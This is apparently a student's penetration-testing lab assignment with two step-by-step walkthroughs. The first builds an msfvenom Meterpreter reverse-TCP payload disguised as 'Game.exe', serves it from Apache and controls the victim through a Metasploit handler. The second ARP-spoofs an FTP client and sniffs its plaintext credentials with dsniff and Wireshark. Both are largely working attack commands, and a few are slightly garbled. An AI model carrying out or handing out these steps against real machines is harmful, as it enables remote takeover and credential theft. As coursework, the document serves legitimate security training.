

ASSIGNMENT DAY 6

Name: Hirain Singadia

Question1

* Create a payload for windows
* Exploit the victim’s machine





Steps

1.Open kali and open the shell

2.type sudo su - , and password

3.type systemctl enable ssh

4.type systemctl start ssh

5.Open git bash

6.type ssh bpg@ipaddress

7.type sudo su – and password

8.install apache2

9.create a webserver using cd /var/www/html/

10.type mkdir <name of the file>

11.type msfvenom -p windows/meterpreter/reverse\_tcp --platform windows -a x86 -e x86/shikata\_ga\_nai -b "\x00" LHOST=<Ip address of kali -f exe> /var/www/html/name of file/Game.exe

12.type systemctl enable apache2

13.type systemctl start apache2

14.type cd ~

15.type ls

16.for creating a text document type touch a.txt

17.type msfconsole

18.type use multi/handler

19.type show options

20.if you don’t see your LHOST ip address then type set LHOST ip address


21.type exploit


22.type sessions -i 1


23.after all of this you can download,upload ,taking screenshots are done by your kali using commands upload file name,download file name,shell,get -children -recurse |get -content …..etc.

Question2

* Create an FTP server
* Access FTP server from windows cmd prompt
* Do an mitm and username and password of FTP transaction using wireshark and dsniff.







Steps:

1.Open 3 virtual machines pentester ,victim,and kali

2.launch all of them

3.open the victim machine and goto server manager

4.goto manage and goto roles and features

5.goto webserver(IIS) and tick it.

6.tick on FTP server ,FTP service ,and FTP extensibility

7.Install

8.After installation goto tools and goto Internet Information Services Manager

9.right click on winserver

10.Add FTP site

11.Name it

12.Click on physical path

13.Browse it to FTP root and click on next

14.tick on port 21,No SSL, Basic, All users, read and write.

15.Click on finish

16.Goto computer management

17.Goto local users and groups

18.Goto system tool

19.users

20.user account

21.set password

22.after that goto pentester

23.open pentester and open the cmd prompt

24.type ftp<ip address>

25.type username and password

26.open kali

27.root it

28.type in the shell nmap -Pn -sS -f ipaddress

29.install dsniff using the command apt install dsniff

30.type echo 1 > /proc/sys/net/ipv4/ip\_forward

31.type systemctl -w net ipv4 ip\_forward=1

32.type nmap -Pn -sS -f ipaddress.\*

33.type arpspoof -i eth0 -t ipaddress -r ipaddress of client

34.type dsniff -i eth0

35.open wireshark

36.start sniffing

37.when the client type the password and username we can see it in our kali shell.

38.open wire shark goto eth0

39.filterout the packages that is related to our tcp.and take port no.21

40.we can see the password and username there.